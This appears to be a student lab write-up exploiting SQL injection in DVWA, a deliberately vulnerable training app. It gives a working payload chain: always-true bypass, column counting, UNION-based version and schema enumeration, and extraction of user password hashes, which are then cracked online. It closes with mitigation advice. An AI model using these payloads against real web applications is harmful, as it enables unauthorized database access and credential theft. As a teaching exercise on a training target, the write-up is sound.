

# SQL Injection (SQLi) Attacks

**Target:** DVWA (Damnable Vulnerable Web Application)

**Security Level:** Low

## 1. Objectives

The goal of this lab is to identify and exploit a SQL injection vulnerability in a web application. By interacting with the backend database through input fields, we aim to extract sensitive information, including database versions, table structures, and user credentials.

## 2. Part 1: Exploit an SQL Injection Vulnerability on DVWA

### Step 1: Prepare DVWA for SQL Injection Exploit

1. Navigate to the DVWA login page at <http://10.6.6.13>.
2. Login with credentials: **admin / password**.
3. Select **DVWA Security** in the left-hand pane.
4. Set the Security Level to **Low** and click **Submit**.

The screenshot shows a Kali Linux desktop environment with several open windows. In the center, a Firefox browser window displays the DVWA Security page. The URL in the address bar is `10.6.6.13/security.php`. The DVWA logo is at the top. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area is titled "DVWA Security" and features a "Security Level" section. A dropdown menu is open, showing "Low" as the selected option. Below the dropdown is a "Submit" button. To the right of the dropdown, a note states: "You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:". It then lists four levels:

1. Low - This security level is completely vulnerable and has no security measures at all. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine the exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to protect the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerability source code to the secure source code.

A note at the bottom right says: "Priority to DVWA v1.9, this level was known as 'high'." At the very bottom of the page, there is a section for "PHPIDS".

### Step 2: Confirm Vulnerability Presence

To check if the input field is vulnerable, we use a basic "Always True" statement.

- **Payload:** ' OR 1=1 #
- **Result:** The application returns all user records in the database because 1=1 is always true, bypassing the intended logic of searching for a single ID.

The screenshot shows a Firefox browser window on a Kali Linux desktop. The address bar shows the URL: 10.6.6.13/vulnerabilities/sqli/?id='OR+1%3D1+%23&. The main content area displays the DVWA logo and the title 'Vulnerability: SQL Injection'. On the left, a sidebar menu lists various attack types, with 'SQL Injection' currently selected. Below the title is a form with a 'User ID:' input field and a 'Submit' button. The results section shows five entries, each representing a user record extracted from the database:



- ID: 'OR 1=1 #  
First name: admin  
Surname: admin
- ID: 'OR 1=1 #  
First name: Gordon  
Surname: Brown
- ID: 'OR 1=1 #  
First name: Hack  
Surname: Me
- ID: 'OR 1=1 #  
First name: Pablo  
Surname: Picasso
- ID: 'OR 1=1 #  
First name: Bob  
Surname: Smith

At the bottom of the results section is a link labeled 'More Information'.

### Step 3: Check for Number of Fields in the Query

We use the ORDER BY clause to determine how many columns are being returned by the original SQL query.

1. Input: 1' ORDER BY 1 # (Success)
  2. Input: 1' ORDER BY 2 # (Success)
  3. Input: 1' ORDER BY 3 # (Error: Unknown column '3')
- **Conclusion:** The query involves exactly two fields.



## Step 4: Determine DBMS Version and Database Name

Using the `UNION SELECT` statement, we can pull metadata from the database.

- **Version Check Payload:** `1' OR 1=1 UNION SELECT 1, VERSION()#`
  - *Result:* Identified MySQL version (e.g., 5.5.58).
- **Database Name Payload:** `1' OR 1=1 UNION SELECT 1, DATABASE()#`
  - *Result:* Database name identified as `dvwa`.

Kali Linux - Vulnerability: SQL Injection

User ID:  Submit

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#  
First name: admin  
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#  
First name: Gordon  
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#  
First name: Hack  
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#  
First name: Pablo  
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#  
First name: Bob  
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#  
First name: 1  
Surname: 5.5.58-0+deb8u1

**More Information**

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_Injection](https://en.wikipedia.org/wiki/SQL_Injection)
- <http://ferruh.mavilina.com/sql-injection-cheat-sheet-oku/>

Kali Linux - Vulnerability: SQL Injection

User ID:  Submit

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#  
First name: admin  
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#  
First name: Gordon  
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#  
First name: Hack  
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#  
First name: Pablo  
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#  
First name: Bob  
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#  
First name: 1  
Surname: dvwa

**More Information**

- <http://www.securiteam.com/securityreviews/5DP0N1P76F.html>

## Step 5: Enumerate Table and Column Names

To find sensitive information, we must understand the schema structure.

### 1. Retrieve Table Names:

- Payload: `1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #`

The screenshot shows a Firefox browser window with the title "Vulnerability: SQL Injection". The URL in the address bar is `10.6.6.13/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+SELECT+1,table_name+FROM+information_schema.tables+WHERE+table_type='base+table'+AND+table_schema='dvwa'+'#`. On the left, there is a sidebar menu with various options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current section), SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, About, and Logout. The main content area displays a table of user data with columns for User ID, First name, and Surname. The data rows are:

User ID	First name	Surname
ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE t	First name: admin	Surname: admin
ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE t	First name: Gordon	Surname: Brown
ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE t	First name: Hack	Surname: Me
ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE t	First name: Pablo	Surname: Picasso
ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE t	First name: Bob	Surname: Smith
ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE t	First name: 1	Surname: guestbook
ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE t	First name: 1	Surname: users

Below the table, there is a "More Information" section with three links:

- <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
- [https://en.wikipedia.org/wik/SQL\\_injection](https://en.wikipedia.org/wik/SQL_injection)
- <http://fernuh.mavithin.com/sql-injection-cheat-sheet.pdf>

### 2. Retrieve Column Names from 'users' table:

- Payload: `1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users' #`

**More Information**

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.maviluna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

**Analysis:** The columns `user` and `password` are of high interest. These fields likely contain the login identifiers and the MD5 hashes of the user passwords, which are essential for gaining unauthorized access.

## Step 6: Extract and Crack Credentials

After identifying the columns, we extract the data and use an external tool to decode the hashes.

1. Extract Hashes Payload: `1' OR 1=1 UNION SELECT user, password FROM users #`

ID: 1' OR 1=1 UNION SELECT user, password FROM users #	First name:	Surname:
Bob	admin	5f4dcc3b5aa765d61d8327deb882cf99
gordondb	gordon	e99a18c428cb38d5f260853678922e03
1337	1337	8d3533d75ae2c3966d7e0d4fcc69216b
pablo	pablo	0d107d09f5bbe40cade3de5c71e9e9b7
smithy	smithy	5f4dcc3b5aa765d61d8327deb882cf99

2. **Cracking:** Copy the admin hash and paste it into <https://crackstation.net>.

The screenshot shows a web browser window for <https://crackstation.net>. In the main area, there is a text input field with the placeholder "Enter up to 20 non-salted hashes, one per line:" containing the hash "5f4dcc3b5aa765d61d8327deb882cf99". Below the input field, a message says "Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(bin)), QubesV3.1BackupDefaults". A table below the message has three columns: Hash, Type, and Result. The Hash column contains "5f4dcc3b5aa765d61d8327deb882cf99", the Type column contains "md5", and the Result column contains "password". At the bottom of the table, a note says "Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.". To the right of the input field, there is a reCAPTCHA verification box with the text "I'm not a robot" and a checkbox. Below the reCAPTCHA is a "Crack Hashes" button.

### 3. Part 2: Research SQL Injection Mitigation

To prevent the attacks demonstrated in this lab, developers should implement the following defenses:

1. **Prepared Statements (with Parameterized Queries):** This is the most effective defense. It ensures that the database treats user input as data, never as executable code.
2. **Input Validation:** Implement allow-lists to ensure the input matches expected formats (e.g., numeric IDs only).
3. **Principle of Least Privilege:** Ensure the web application's database account only has the permissions necessary to function (e.g., no access to `information_schema`).

### 4. Conclusion

This lab successfully demonstrated the impact of unsanitized input in web applications. By using SQL injection, we were able to map the backend database, discover table structures, and retrieve and crack administrative credentials.